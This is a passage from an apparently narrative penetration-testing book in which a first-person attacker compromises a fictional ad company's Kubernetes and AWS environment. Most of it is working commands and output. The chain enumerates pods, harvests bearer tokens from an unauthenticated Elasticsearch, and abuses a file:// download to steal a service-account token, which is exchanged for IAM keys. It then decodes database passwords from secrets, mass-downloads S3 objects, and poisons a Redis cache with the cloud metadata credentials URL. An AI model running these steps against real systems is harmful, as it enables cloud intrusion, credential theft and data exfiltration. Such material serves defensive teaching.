Perfect! Now we repeatedly call the “auth can-i” command on the most common instructions [126] : get pods, get services, get roles, get secrets, etc.

It quickly becomes clear that we are only permitted to list pods in our own namespace:

```
shell >./kubectl version auth can-i get nodes
no
shell>./kubectl version auth can-i get pods
yes


shell >./kubectl get pods
Error from server (Forbidden): pods is forbidden: User "system:serviceaccount:prod:default" cannot list
resource "pods" in API group "" in the namespace "default"


shell >./kubectl get pods -n prod

stats-deployment-41de-4jxa1     1/1 Running   0    13h51m

redis-depl-69dc-0vslf           1/1 Running   0    21h43m

ssp-elastic-depl-3dbc-3qozx     1/1 Running   0    14h39m

ssp-feeder-deployment-13fe-3evx 1/1 Running   0    10h18m

api-core-deployment-d34c-7qxm   1/1 Running   0    10h18m
[…]
```

Not bad! We get a list of hundreds and hundreds of pods running in the “prod” namespace.

Since all pods lacking an identity run with the same default service account, it only takes one person granting extra privileges to this default account for all the other pods running with the same identity to automatically inherit these same privileges.

It is sometimes said that “*kubectl apply -f <url>* ” is the new “*curl <url> | sh* ”. That’s the hidden cost of complexity. People blindly pulling and applying manifest files from GitHub without inspecting or even understanding the implication of the very instructions they execute.

But that’s just the tip of the iceberg. With the right flags, we can even pull

the entire manifest of each pod:

```
shell >./kubectl get pods -n prod -o yaml > output.yaml
```

```
shell > head -100 output.yaml

…
spec :
  containers :
 - image : 886371554408.dkr.ecr.eu-west-1.amazonaws.com/api-core
    name : api-core
 - env :
   - name : DB_CORE_PASS
     valueFrom :
       secretKeyRef :
         key : password
         name : dbCorePassword
    volumeMounts :
   - mountPath : /var/run/secrets/kubernetes.io/serviceaccount
     name : apicore-token-2mpcg
     readOnly : true
  nodeName : ip-192-168-162-215.eu-west-1.compute.internal
  hostIP : 192.168.162.215
  phase : Running
  podIP : 10.0.2.34
[…]
```

And that truncated output, my friends, was just barely one pod! Sure, we only have the permission to get pod information, but that fortunately means getting their manifest file, which includes the nodes they are running on, secrets' names, service accounts, mounted volumes, etc. That's almost full reconnaissance at the namespace level with one tiny permission.

The output, though, is horribly unexploitable. Manually digging through YAML files is a form of punishment that should only be bestowed on climate change deniers and anti-vaxxers. We format the previous result using kubectl's powerful custom output filters:

```
shell > ./ kubectl get pods -o="custom-columns=\
NODE:.spec.nodeName,\
POD:.metadata.name"
```

```
NODE                    POD
ip-192-168-162-215.eu-…  api-core-deployment-d34c-7qxm
ip-192-168-12-123.eu-…   ssp-feeder-deployment-13fe-3evx
ip-192-168-89-110.eu-…   redis-depl-69dc-0vslf
ip-192-168-72-204.eu-…  audit-elastic-depl-3dbc-3qozx
```

This rather explicit command only displays the **spec.nodeName** and **metadata.name** fields of the pod's manifest. But wouldn't it be better to include additional data as well, like secrets, service account, pod IP, etc.? The filter grows thicker to read, but it essentially walks down arrays and maps in YAML to fetch the relevant information:

```
shell >  . /  kubectl get pods -o="custom-columns=\
NODE:.spec.nodeName,\
POD:.metadata.name,\
PODIP:.status.podIP,\
SERVICE:.spec.serviceAccount,\
ENV:.spec.containers[*].env[*].valueFrom.secretKeyRef,\
FILESECRET:.spec.volumes[*].secret.secretName"

NODE    POD    PODIP    SERVICE    ENV      FILESECRET
ip-192 …  api- …   10.0.2 …    api-token  dbCore …    api-token- …
ip-192 …  ssp-f …   10.10. …    default    dbCass…   default- …
ip-192 …  ssp-r …   10.0.3 …    default    <none>    default- …
ip-192 …   audit …   10.20.…   default    <none>    default-…
ip-192 …  nexus …   10.20. …    default    <none>    deploy-secret …
```

What a great time to be a hacker! Remember when reconnaissance entailed scanning /16 network and waiting four hours to get a partially similar output? [127] Now it's barely one command away.

I had to truncate the output because it takes up so much space [128] . The first two columns contain the names of the node and the pod, which help us deduce the nature of the application running inside. The third column is the pod's IP, which gets us straight to the application, thanks to Kube's flat network design [129] .

The fourth column lists the service account attached to each pod. Any value different than "default" means that the pod is likely running with additional privileges.

The last two columns list the secrets loaded by the pod, either via environment variables or through a file mounted on disk.

After careful analysis of the type of pods running, it becomes clear that MXR Ads runs all their applications involved in the ad delivery process on Kubernetes. This must allow them to scale their applications up and down according to traffic.

We also spot a couple of datastores, like Redis and Elasticsearch. Redis is a key-value memory database mostly used for caching purposes, whereas Elasticsearch is a document-based database geared toward text search queries. We gather from the pod's description that Elasticsearch is used for storing audit logs of some (maybe all?) applications:

```
NODE       ip-192-168-72-204.eu-west-1.compute.internal
POD        audit - elastic -depl-3dbc-3qozx
PODIP      10.20.86.24
PORT     9200
SERVICE    default
ENV        <none>
FILESECRET default-token-2mpcg
```

We continue exploring other pods and come across some containers that literally load AWS credentials. Oh, this is going to hurt…

```
NODE       ip-192-168-162-215.eu-west-1.compute.internal
POD        creative-scan-depl-13dd-9swkx
PODIP      10.20.98.12
PORT     5000
SERVICE    default
ENV        AWS_SCAN_ACCESSKEY, AWS_SCAN_SECRET
FILESECRET default-token-2mpcg
```

Our most crucial advantage right now is the fact that we managed to cross the firewall border. We are inside the cluster. Within the so-called "trusted zone". DevOps and admins still operate under the false pretense that there is such a thing as a trusted network. Even when the damn thing belongs to a Cloud provider. John Lambert's piece on defender's mindset is still on point four years later: "*Defenders think in lists. Attackers think in graphs. As long as this is true, attackers win* " [130] .

Authentication and encryption are the first measures knocked off by the trusted network nonsense. I have yet to stumble upon a Redis in an internal network that requires authentication. Same goes for Elasticsearch and other famous non-relational databases that jokingly ask admins to run the application

in a “secure” environment, whatever that means.

I understand their position. Security is not their job, they’d rather focus on performance, availability and consistency of data. But this mindset is not only flawed. It’s reckless. Security is the untold and foremost requirement of any data-driven technology. Data holds information. Information equals power. This has been true ever since humans learned to gossip. Do we really have to spell it out? That’s like a nuclear plant stating that their only job is to split Uranium isotopes. Safety measures? *“No, we don’t do that. We run the reactor inside a secure building…”*

We choose to focus first on the ElasticSearch pods. It might seem like an odd choice amongst the hundred pods available, but audit logs always prove to be a valuable source of intelligence. Which service is communicating with which database? What URL endpoints are active? What do database queries look like?. We can even find passwords in environment variables neglectfully dumped into debug stack traces.

We go back to Elasticsearch’s pod description, extract the pod’s IP (10.20.86.24) and port (9200) and prepare to query the service. Elasticsearch is shipped with zero authentication by default, so thanks to the “trusted environment” fairytale, we have full access to the data stored in it.

Below is a list of the indices defined in the cluster. An index is a collection of documents. Think of it as the equivalent of a database in a traditional relational database system (e.g., MySQL):

```
shell > curl "10.20.86.24:9200/_cat/indices?v"

health index id                    size
yellow test  CX9pIf7SSQGPZR0lfe6UVQ   … 4.4kb
yellow logs  dmbluV2zRsG1XgGskJR5Yw   … 1 54.4gb
yellow dev  IWjzCFc4R2WQganp04tvkQ   … 4.4kb
```

154GB of audit data ready to be explored. We pull the last couple of documents where we dig up what appears to be HTTP requests to the “api/dashboard/campaign/1395412512” URL.

```
shell> curl "10.20.86.24:9200/log/_search?pretty&size=4"

"hits" : [{
 …
```

```
  "_source" : {
  "source" : "dashboard-7654-1235" ,
 "level" : "info",
  "message" : "GET /api/dashboard/campaign…\nHost: api-core\nAuthorization Bearer
9dc12d279fee485…" ,
  "timestamp" : "2019-11-10T14:34:46.648883"
}}]
```

We caught a reference to the dashboard application way back in our external reconnaissance phase. The URL in the audit logs suggests that campaign data loaded by the dashboard app is likely retrieved from some internal endpoint named **api-core** (see the Host header).

Interestingly the HTTP message we retrieved carries an authorization token, probably to identify the user requesting the data. We can zero in on all these tokens by applying the proper search filter in ElasticSearch: **message:Authorization** . This should allow us to gather enough tokens to impersonate all currently active users on the dashboard application:

```
shell> curl "10.20.86.24:9200/log/_search?pretty&size=4&q=message:Authorization"

"message": "…Host: api-core\nAuthorization Bearer 8b35b04bebd34c1abb247f6baa5dae6c…"
"message": "…Host: api-core\nAuthorization Bearer 9947c7f0524965d901fb6f43b1274695…"
```

Good, we have over a dozen tokens used in the last twelve hours. Hopefully some of them will still be eligible for replay.

We can automatically reach the pods behind the “api-core” service name thanks to Kube’s automatic DNS resolution. Alternatively, we can always just pull one of the pods’ IP address:

```
NODE    ip-192-168-162-215.eu-west-1.compute.internal
POD     api-core-deployment-d34c-7qxm
PODIP   10.0.2.34
PORT  8080
```

We replay a random URL we extracted from the audit index, complete with its authorization token:

```
shell > curl "http://10.0.2.34/api/dashboard/campaign/1395412512" -H "Authorization: Bearer
8b35b04bebd34c1abb247f6baa5dae6c"
{
   "progress" : "0.3" ,
```

```
  "InsertionID" : "12387642" ,
  "creative" : "s4d.mxrads.com/7bcdfe206ed7c1159bb0152b7/…" ,
  "capping" : "40" ,
  "bidfactor" : "10" ,
  …
```

We may not have access to the pretty dashboards to visualize these metrics, not yet anyway, but we finally caught a glimpse of partial raw campaign data. Bonus: we retrieved the location of video files and images served on ads, which —surprise, surprise—redirects to an S3 bucket:

```
root@Point1 : /# getent -t hosts s4d.mxrads.com
13.225.38.103   s4d.mxrads.com.s3.amazonaws.com
```

Sadly, the we are denied from listing the bucket's content and the keys appear too random to bruteforce. Maybe the API provides a way to search by client name to ease our burden?

We start messing with the API, sending invalid IDs and random URL paths in the hope of triggering any kind of help message or verbose error:

```
shell > curl "http://10.0.2.34/api/randomPath" -H "Authorization: Beraer
8b35b04bebd34c1abb247f6baa5dae6c"

{"level":"critical","message":"Path not found. Please refer to the docs (/docs/v3) for more information"…
```

How nice of them! One query to the "/docs/v3" URL spills out the entire documentation of the API, which endpoints are available, parameters to send, headers to include, etc.

It turns out that our hunch was not so far from the truth. The authorization token is indeed tied to an end-user and the scope of its campaigns. The random tokens we grabbed are unlikely eligible to view or edit GretschPolitco's campaigns. Unless, of course, there is an active GP user or admin currently communicating with the api-core pod, but come on, we both know that Christmas is not due for another couple of months.

The docs make it clear that api-core is the entry point of literally every delivery app used by MXR Ads. It is their main database abstraction layer. It aggregates business information from multiple data sources and provides a single unified overview of the delivery process.

Apart from the regular commands you would expect from an all-powerful

API (fetching campaigns, listing insertions, finding exclusion lists, etc.), there is one feature that tickles our hacker intuition: usage reports. This feature is described as follows: *"the /usage-report endpoint generates a report file detailing the health of the API and several metrics to track its performance and configuration. "*

Configuration is nice. We like the word configuration. Configuration data often holds passwords, endpoints definitions and other API secrets. But there is more. That report file they mentioned… how is it generated? How is it retrieved? Do we get to download it? If so, can we alter the URL to grab another file instead? Are there any checks?

Let's give this report usage feature the old college try:

```
shell > curl http://10.0.2.34/usage-report/generate" -H "Authorization: Bearer
8b35b04bebd34c1abb247f6baa5dae6c"
{
    "status" : "success" ,
    "report" : "api-core/usage-report/file/?download=s3://mxrads-reports/98de2cabef81235dead4.html"
}

shell > curl api-core/usage-report/file/?download=s3://mxrads-reports/98de2cabef81235dead4.html

[…]
Internal configuration:
Latency metrics:
Environment:
PATH_INFO: '/usage-report'
PWD '/api/
SHELL '/bin/bash/

AWS_ROLE_ARN 'arn:aws:iam::886477354405:role/api-core.ec2'

AWS_WEB_IDENTITY_TOKEN_FILE '/var/run/secrets/eks.amazonaws.com/serviceaccount/token'

DB_CORE_PASS **********
DB_CORE_USER **********
DBENDPOINT=984195.cehmrvc73g1g.eu-west-1.rds.amazonaws.com
[…]
```

Very interesting indeed! Lucky for MXR Ads, developers masked the database user and password, but we still got the database endpoint: **984195.cehmrvc73g1g.eu-west-1.rds.amazonaws.com** . Evidently, data is

fetched from a managed relational database on AWS—a service called RDS.

But never mind the database for now. We'd rather focus on the two special variables: **AWS_ROLE_ARN** and **AWS_WEB_IDENTITY_TOKEN_FILE** . These two variables are injected by AWS' managed version of Kubernetes (EKS) when an IAM role has been attached to a Kube service account. This pod here can exchange its Kube authentication token for regular IAM access keys that carry the privileges of the "api-core.ec2" role [131] .

It would be interesting to load the service account token stored in the file referenced by **AWS_WEB_IDENTITY_TOKEN_FILE** and exchange it for IAM access keys.

The usage-report function may well help us in this endeavor. The download URL points to an S3 URL, but chances are, it also accepts other URL handlers as well, like "file://" to load documents from disk?

```
shell > curl api-core/usage-report/file?download=file:///
/var/run/secrets/eks.amazonaws.com/serviceaccount/token

eyJhbGciOiJSUzI1NiIsImtpZCI6ImQxNWY4MzcwNjI5Y2FmZGRiOGNjY2UzNjBiYzFjZGMwYWY4Zm
```

It's so nice when things work out as intended! If we decode this token and compare it to the default JWT token we got earlier, you will notice some key differences.

```
{
  "aud" : [ "sts.amazonaws.com" ],
  "exp" : 1574000351 ,
  "iss" : "https://oidc.eks.eu-west-1.amazonaws.com/id/4BAF8F5" ,
  "kubernetes.io" : {
    "namespace" : "prod" ,
    …
    "serviceaccount" : {
      "name" : "api-core-account" ,
      "uid" : "f9438b1a-087b-11ea-9d5f-06c16d8c2dcc"
    }
  "sub" : "system:serviceaccount:prod:api-core-account
}
```

We now have an audience claim (aud), that is the resource server that will accept this token, hereby set to STS—the AWS service that grants temporary

IAM credentials. The token's issuer (iss) is no longer the service account controller, but an OpenID server [132] provisioned along the EKS cluster. AWS IAM trusts this OpenID server to properly sign and authenticate claims in this JSON Web Token.

If everything has been set up properly, the IAM role "api-core.ec2" is also configured to trust impersonation requests issued by this OpenID server and bearing the subject claim "system:serviceaccount:prod:api-core-account".

That's why, when we call the **aws sts assume-role-with-web-identity** API and provide the necessary information (web token and role name), we should get back valid IAM credentials:

```
root@Pointer1 : /# AWS_ROLE_ARN="arn:aws:iam::886477354405:role/api-core.ec2"
root@Pointer1 : /# TOKEN ="ewJabazetzezet…"

root@Pointer1 : /# aws sts assume-role-with-web-identity \
--role-arn $AWS_ROLE_ARN \
--role-session-name sessionID \
--web-identity-token $TOKEN \
--duration-seconds 43200

{
    "Credentials" : {
        "SecretAccessKey" : "YEqtXSfJb3lHAoRgAERG/I+" ,
        "AccessKeyId" : "ASIA44ZRK6WSYXMC5YX6" ,
        "Expiration" : "2019-10-30T19:57:41Z" ,
        "SessionToken" : "FQoGZXIvYXdzEM3…"
    },
[…]
}
```

Hallelujah! We just upgraded our Kubernetes service token to an IAM role capable of interacting with AWS services.

What kind of damage can we inflict with this new type of access?

The api-core application manages campaigns, has links to creatives hosted on S3, etc. Therefore, it is pretty plausible that the associated IAM role has some extended privileges…Let's start with an obvious one that has been taunting us since the beginning: listing buckets on S3.

```
root@Pointer1 : /# aws s3api list-buckets
```

```
{
 "Buckets": [
   {
    "Name": "mxrads-terraform",
    "CreationDate": "2017-10-25T21:26:10.000Z"

    "Name": "mxrads-logs-eu",
    "CreationDate": "2019-10-27T19:13:12.000Z"

    "Name": "mxrads-db-snapshots",
    "CreationDate": "2019-10-26T16:12:05.000Z"
[…]
```

Finally! After countless tries, we've finally managed to land an IAM role that has the listBuckets permission. That took some time!

Don't get too excited just yet, though, we can indeed list buckets, but that says nothing about our ability to retrieve individual files from said buckets. However, by just looking at the buckets' list, we gain new insight into MXR Ads modus operandi.

The bucket "mxrads-terraform", for instance, most likely stores the state generated by Terraform, a tool used to set up and configure Cloud resources, like servers, databases, network, etc. The state is a declarative description of all the assets generated and managed by Terraform, such as the server's IP, subnets, IAM role, permissions associated with each role and user, etc. It even stores clear-text passwords [133] . Oh, what wouldn't we give to access that bucket.

```
root@Point1 : ~/# aws s3api list-objects-v2 --bucket mxrads-terraform

An error occurred (AccessDenied) when calling the list-object-v2 operation: Access Denied
```

Everything in good time. There is at least one bucket we are sure api-core should be able to access: **s4d.mxrads.com** , the bucket storing all creatives:

```
root@Point1 : ~/# aws s3api list-objects-v2 --bucket s4d.mxrads.com > list_creatives.txt
root@Point1 : ~/# head list_creatives.txt
{ "Contents" : [{
   "Key" :
"2aed773247f0211803d5e6714ea2d0cb/12549adad49658582436/vid/720/6aa58ec9f77af0c0ca497f90c71c85
,
   "LastModified" : "2015-04-08T22:01:48.000Z" ,
 […]
```

Mmmh… Yes, we sure have access to all the videos and images they use in their advertising campaigns, but we are not going to download and play terabytes of media ads just to find the ones used by Gretsch Politico … There must be a better way.

And there sure is. Remember that Kubernetes service account token we retrieved a few minutes ago? We were so hasty to convert it to AWS credentials that we almost forgot the privileges it held on its own. That service account is the golden pass to retrieve cluster resources attributed to the api-core pod. And guess what properties api-core needs to function? Database credentials!

We go back to our faithful reverse shell and issue a new curl command to the API server, this time bearing the api-core JWT token. We request the secrets found in the pod's description: "dbCorepassword"

```
shell > export TOKEN ="ewJabazetzezet…"
shell > curl -Lk https://10.100.0.1/api/v1/namespaces/prod/secrets/dbCorepassword --header
"Authorization: Bearer $TOKEN"
{
    "kind" : "Secret" ,
    "data" : {
      "user" : "  YXBpLWNvcmUtcnc=",
     "password" : "ek81akxXbGdyRzdBUzZs" }}
```

```
root@Point1 : ~/# echo YXBpLWNvcmUtcnc= |base64 -d
api-core-rw
root@Point1 : ~/# echo ek81akxXbGdyRzdBUzZs |base64 -d
zO5jLWlgrG7AS6l
```

And voilà, the campaign database credentials are **api-core-rw / zO5jLWlgrG7AS6l** . We initiate the connection from the cluster in case the RDS instance is protected by some ingress firewall rules. We don't know exactly which database backend we will query (RDS supports MySQL, Aurora, Oracle, SQL Server, etc.), but a MySQL client has the highest odds of working.

```
shell > export DBSERVER=984195.cehmrvc73g1g.eu-west-1.rds.amazonaws.com


shell > apt install -y mysql-client
shell > mysql -h $DBSERVER -u api-core-rw -pzO5jLWlgrG7AS6l -e "Show databases;"


+--------------------+
| Database           |
```

```
+--------------------+
| information_schema |
| test               |
| campaigns          |
| bigdata            |
| taxonomy           |
…
```

We are in. Locating Gretsch Politico's campaigns requires rudimental SQL knowledge a couple of select statements punctuated by "join" operations, and we have the list of campaigns, creatives URLs, budget of each campaign, etc.

```
shell > mysql -h $DBSERVER -u api-core-rw -pzO5jLWlgrG7AS6l campaigns -e "Select ee.name,
pp.email, pp.hash, ii.creative, ii.counter, ii.max_budget
from insertions ii
inner join entity ee on ee.id= ii.id_entity
inner join profile pp on pp.id_entity= ii.id_entity
where ee.name like '%gretsch%'"


---
Name : Gretsch Politico
Email: eloise.stinson@gretschpolitico.com
Hash: c22fe077aaccbc64115ca137fc3a9dcf
Creative: s4d.mxrads.com/43ed90147211803d546734ea2d0cb /
12adad49658582436/vid/720/88b4ab3d165c1cf2.mp4
Counter: 16879
Maxbudget: 250000
---
…
```

These folks are spending hundreds of thousands of dollars on every single one of the 200 ads currently running. That's some good money alright.

We loop on all the creative URLs found in the database and retrieve them from S3.

Remember when we designed careful exfiltration tools and techniques to bypass data loss prevention tools and painstakingly extracted data from the company's network? Yeah, we don't do that anymore.

A Cloud provider does not care where you are. As long as you have the right credentials, you can download whatever you want. The company will probably get a salty bill at the end of the month, but that will hardly tip-off anyone in the accounting department. They continuously serve most of these videos worldwide anyway. We are just downloading everything in a single sweep.

Given the number of creatives involved (a few hundred belonging to GP), we will leverage some **xargs** magic to parallelize the call to the get-object API. We prepare a file with the list of creatives to fetch, then loop over every file and feed it to xargs. The "-P" flag in xargs is the maximum number of concurrent processes. "-I" is the replacement token that determines where to inject the line that was read. Finally, RANDOM is a default bash variable that returns a random number on each evaluation and will be the local name of the downloaded creative.

```
root@Point1 : ~/creatives# cat list_creatives.txt | \
xargs -I @ aws s3api get-object \
-P 16 \
--bucket s4d.mxrads.com \
--key @ \
$RANDOM


root@Point1 : ~/creatives# ls -l |wc -l
264
```

264 creatives. 264 Hate messages, photoshopped images, doctored videos, carefully cut scenes emphasizing polarizing messages. Some images even discourage people from voting. Clearly, nothing is out of bounds to get the desired election outcome.

That's already enough to paint a pretty bleak and immoral picture. But the api-core database still lacks a few key details: All campaigns are attributed to GP obscuring any reference to the end client. Furthermore, we have yet to come across any user profiling activity.

Maybe MXR Ads is indeed the brainless agent that candidly delivers ads through its media partners.

We go back to our S3 bucket list, hoping to find clues or references to some machine learning or profiling technology (Hadoop, Spark, Flink, Yarn, BigQuery, Jupyter, etc.), but find nothing meaningful we can access.

How about another component in the delivery chain?

```
shell > ./ kubectl get pods -o="custom-columns=\
NODE:.spec.nodeName,\
POD:.metadata.name"

NODE                POD
```

```
ip-192-168-133-105.eu-…  vast-check-deployment-d34c-7qxm
ip-192-168-21-116.eu-…   ads-rtb -deployment-13fe-3evx
ip-192-168-86-120.eu-…   iab-depl-69dc-0vslf
ip-192-168-38-101.eu-…   cpm-factor-depl-3dbc-3qozx
```

The ads business, not unlike Wall Street, has the nasty habit of hiding behind obscure acronyms that stir doubt and confusion. So, after a couple of hours of research on Wikipedia, we decide to focus on the **ads-rtb** application. RTB stands for real-time bidding *(http://bit.ly/37XUN3d)* . It is the protocol used to conduct the auction that leads to the display of an ad on a website.

Every time a user loads the webpage of a website in partnership with MXR Ads, a piece of JavaScript code fires up a call to MXR Ads' supply-side platform (SSP) to run an auction.

MXR Ads' SSP relays the request to other SSPs, advertising agencies or brands to collect their bets. Each agency, acting as a demand-side platform (DSP) bets a certain amount of dollars to display their chosen ad. The bidding strategy is usually based on multiple criteria: URL of the website, position of the ad in the page, keywords in the page, and, most importantly, the user's data. This auction is conducted automatically using the RTB protocol.

Maybe the RTB pods do not have access to personal data and blindly relay requests to servers hosted by GP, but seeing how central the RTB protocol is in the delivery of an ad, these pods may well lead us to our next target.

We pull the **ads-rtb** 's pod manifest and—oh, look at that! A Redis container is running alongside the RTB application. It is listening on port 6379:

```
spec :
    containers :
  - image : 886371554408.dkr.ecr.eu-west-1.amazonaws.com/ads-rtb
  […]
  - image : 886371554408.dkr.ecr.eu-west-1.amazonaws.com/redis-rtb
     name : rtb-cache-mem
     ports :
   - containerPort : 6379
       protocol : TCP
   nodeName : ip-192-168-21-116.eu-west-1.compute.internal
   hostIP : 192.168.21.116
   podIP : 10.59.12.47
```

As stated previously, I have yet to see a Redis protected with authentication in an internal network, so you can imagine that our Redis hiding inside a pod in a Kubernetes cluster obviously welcomes us with open arms:

```
shell > apt install redis-tools

shell > redis -h 10.59.12.47 --scan * > all_redis_keys.txt

shell > head -100 all_redis_keys.txt
vast_c88b4ab3d_19devear
select_3799ec543582b38c
vast_5d3d7ab8d4
[…]
```

Each RTB application is shipped with its own companion Redis container that acts as a local cache. The key “select_3799ec543582b38c” holds a literal Java object serialized into bytes. The dead giveaway of any Java serialized object is the hex string marker: “00 05 73 72”

```
shell > redis -h 10.59.12.47 get select_3799ec543582b38c

AAVzcgA6Y29tLm14cmFkcy5ydGIuUmVzdWx0U2V0JEJpZFJlcXVlc3SzvY…

shell > echo -ne AAVzcgA6Y29tLm14cmFkcy5ydGI… | base64 -d | xxd

aced 0005 7372 003a 636f 6d2e 6d78 7261  ..... sr .:com.mxra
6473 2e72 7462 2e52 6573 756c 7453 6574  ds.rtb.ResultSet$B
2442 6964 5265 7175 6573 74b3 bd8d d306  $BidRequest.......
091f ef02 003d dd…
```

Instead of retrieving the same result time and time again from the database and needlessly incurring the expensive cost of network latency, the ads-rtb container keeps previous database results (strings, objects and so forth) in its local Redis container. Should the same request present itself later, it fetches the corresponding result almost instantly from Redis.

This form of caching was probably hailed as a fantastic idea during the initial application design, but it involves a dangerous and often overlooked operation: deserialization. When a Java object is deserialized, it is transformed back from a stream of bytes into a series of attributes that populate a real Java object [134] . This process is usually carried out by the ReadObject method of the target class.

A quick example showing what might be going on inside **ads-rtb** : somewhere in the code, the application loads an array of bytes from the Redis cache and initializes an input stream [135] :

```
// Retrieve serialized object from Redis
byte [] data = FetchDataFromRedis()
// Create an input stream
ByteArrayInputStream bis = new ByteArrayInputStream(data);
```

Next, this series of bytes is consumed by the ObjectInputStream class, which implements the readObject method. This method extracts the class, its signature, static and non-static attributes, effectively transforming a series of bytes into a real Java object.

```
// Create a generic Java object from the stream
ObjectInputStream ois = new ObjectInputStream(bis);

// Calling readObject of the bidRequest class to format/prepare the raw data
BidRequest objectFromRedis = (BidRequest)ois.readObject();
```

Here's where it gets tricky though. In the figure above, we did not call the default readObject method of the ObjectInputStream, but a custom readObject method defined in the target class BidRequest.

This custom **readObject** method can pretty much do anything with the data it receives. In the boring scenario below, it just lowers the case of an attribute called auctionID, but anything is possible. It could perform network calls, read files, even execute system commands. And it would do so based on the input it got from the untrusted serialized object.

```
// BidRequest is a class that can be serialized
class BidRequest implements Serializable{
    public String auctionID;
    private void readObject( java . io . ObjectInputStream in){
          in.defaultReadObject();
           this.auctionID = this.auctionID.toLowerCase();
          // Perform more operations on the object attributes
      }
}
```

Thus, the challenge is to craft a serialized object that contains the right values and navigates the execution flow of a readObject method until it reaches a system command execution or other interesting outcome. It might seem like a

long shot, but that's exactly what a couple of researchers did a couple of years back. Only they found this flaw in the readObject method of a class inside **commons-collections** , a Java library shipped by default in the Java Runtime Environment *(http://bit.ly/2sn4SHS)* .

During a brief moment, deserialization vulnerabilities almost rivaled Windows exploits in quantity. It was uncanny! The readObject method of the faulty classes was patched in newer versions of the "commons collections" library (starting from 3.2.2), but since Java almost prides itself on shipping breaking changes even in minor revisions, many companies resist the urge to upgrade JVMs, thus leaving the door wide open for deserialization vulnerabilities.

Still, how can we be sure that our pod is vulnerable to this attack?

If you remember in chapter 2, we came across the bucket **mxrads-dl** that seemed to act as a private repository of public jar files and binaries. The answer may lie in there. We search through the bucket's key for vulnerable Java libraries supported by the ysoserial tool [136] : commons-collection 3.1, spring-core 4.1.4, etc.

```
root@Point1 : ~/# aws s3api list-objects-v2 --bucket mxrads-dl > list_objects_dl.txt
root@Point1 : ~/# grep 'commons-collections' list_objects_dl.txt

Key: jar/maven/artifact/org.apache.commons-collections/commons-collections/3.3.2
…
```

Version 3.3.2… So close. We can venture a blind exploit hoping that they still use a local, old version of the commons-collection library, but the odds are stacked against us.

We continue exploring other keys in the Redis cache, hoping for some new inspiration. We list the content of the key **vast_c88b4ab3d_19devear** and find an URL this time:

```
shell > redis -h 10.59.12.47 get vast_c88b4ab3d_19devear
https://www.goodadsby.com/vast/preview/9612353
```

VAST— video ad serving template—is a standard XML template for describing ads to browser video players, including where to download the media, which tracking events to send, after how many seconds, to which endpoint, etc.

```
<VAST version="3.0">
```

```
<Ad id="1594">
  <InLine>
    <AdSystem>MXR Ads revolution</AdSystem>
    <AdTitle>Exotic approach</AdTitle>
    …
    <MediaFile id="134130" type="video/mp4" bitrate="626" width="1280" height="720">
http://s4d.mxrads.com/43ed90147211803d546734ea2d0cb/12adad49658582436/vid/720/88b4ab3d165c1cf2
    …
```

XML parsers can be such fickle beasts…

The wrong tag and all hell breaks loose. Stack traces bigger than the original file itself are dumped into the standard error output. So many exceptions that need to be properly handled… and logged!

See where I am going with this? We already have access to the pods handling application logs related to ad delivery. If we replace a VAST URL with, say, the metadata API URL that responds with a JSON/text format, will the application send a verbose error to the ElasticSearch audit store?

Only one way to find out:

```
shell > redis -h 10.59.12.47 set vast_c88b4ab3d_19devear
http://169.254.169.254/latest/meta-data/iam/info
OK
```

We replace a dozen valid VAST URL with the infamous URL **169.254.169.254/latest/meta-data/iam/info** . This metadata endpoint should return a JSON response containing the IAM role attached to the node running the **ads-rtb** pod. We know the role exists because EKS requires it. Bonus point: this role has some interesting privileges.

It took a good ten minutes for one of the poisoned cache entries to be triggered, but we finally got the verbose error we were hoping for:

```
shell > curl "10.20.86.24:9200/log/_search?pretty&size=10&q=message :  886371554408"


"level": "Critical"
"message": "…\"InstanceProfileArn\" : \ "  arn:aws:iam::886477354405:instance-profile/eks-workers-prod-common-NodeInstanceProfile-BZUD6DGQKFGC\" …org.xml.sax.SAXParseException…Not valid XML file"
```

The pod that triggered the query is running with the IAM role **eks-workers-prod-common-NodeInstanceProfile-BZUD6DGQKFGC** . All we have to do now is poison the Redis cache once more, but this time append the role name to

the URL to fetch its temporary access keys:

```
shell > redis -h 10.59.12.47 set vast_c88b4ab3d_19devear
http://169.254.169.254/latest/meta-data/iam/security-credentials/eks-workers-prod-common-
NodeInstanceRole-1UZJ0ZEESP3PR

OK
```

A few minutes later we get our coveted prize: valid AWS access keys with EKS node privileges:

```
shell > curl "10.20.86.24:9200/log/_search?pretty&size=10&q=message :  AccessKeyId"

"level": "Critical"
"message": "…\"AccessKeyId\" : \"ASIA44ZRK6WS3R64ZPDI\", "\"SecretAccessKey\" : \"+EplZs…
org.xml.sax.SAXParseException…Not valid XML file"
```

According to the AWS docs, the default role attached to a Kubernetes node will have basic permissions over EC2 to discover its environment: describe-instances, describe-security-groups, describe-volumes, describe-subnets, … [137] . Let's give it a spin:

```
root@Point1 : ~/# vi ~/.aws/credentials
[node]
aws_access_key_id = ASIA44ZRK6WS3R64ZPDI
aws_secret_access_key = +EplZsWmW/5r/+B/+J5PrsmBZaNXyKKJ
aws_session_token = AgoJb3JpZ2luX2…

root@Point1 : ~/# aws ec2 describe-instances \
--region=eu-west-1\
--profile node
…
"InstanceId" : "i-08072939411515dac" ,
"InstanceType" : "c5.4xlarge" ,
"KeyName" : "kube-node-key" ,
"LaunchTime" : "2019-09-18T19:47:31.000Z" ,
"PrivateDnsName" : "ip-192-168-12-33.eu-west-1.compute.internal" ,
"PrivateIpAddress" : "192.168.12.33" ,
"PublicIpAddress" : "34.245.211.33" ,
"StateTransitionReason" : "" ,
"SubnetId" : "subnet-00580e48" ,
"Tags" : [
 {
```

```
  "Key" : "k8s.io/cluster-autoscaler/prod-euw1" ,
  "Value" : "true"
 }],
…
```

Things are looking great. We get the full description of approximately 700 EC2 machines, including private and public IP addresses, firewall rules, machine types, etc. That is a lot of machines, but the figure is relatively small for a company with the scale of MXR Ads. Something is off.

All the machines we got have the special tag **k8s.io/cluster-autoscaler/prod-euw1** . It is a common tag used to mark disposable nodes that can be killed off when the pods' activity is running low [138] . MXR Ads probably took advantage of this tag to limit the scope of the default permissions assigned to Kubernetes nodes. Clever indeed [139] .

Ironically, the tag spills out the Kubernetes cluster name (prod-euw1), which is a required parameter to call the **describeCluster** API:

```
root@Point1 : ~/# export AWS_REGION=eu-west-1
root@Point1 : ~/# aws eks describe-cluster --name prod-euw1 --profile node
{   "cluster" : {
    "endpoint" : "https://BB061F0457C763F1A48B35D0C9BA68C3.yl4.eu-west-1.eks.amazonaws.com" ,
    "roleArn" : "arn:aws:iam::886477354405:role/eks-prod-role" ,
    "vpcId" : "vpc-05c5909e232012771" ,
